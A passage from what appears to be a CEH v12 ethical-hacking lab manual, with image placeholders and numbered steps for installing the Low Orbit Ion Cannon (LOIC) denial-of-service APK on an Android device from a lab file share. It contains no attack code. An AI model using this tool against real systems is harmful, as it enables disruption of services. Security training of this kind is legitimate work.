
5. **Cx File Explorer** opens; click **10.10.1.11** from the **Network tab** and navigate to **CEH-Tools → CEHv12 Module 17 Hacking Mobile Platforms → Android Hacking Tools → Low Orbit Ion Cannon (LOIC)**.




6. Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file.




7. A **Do you want to install this application?** screen appears, click **INSTALL**.



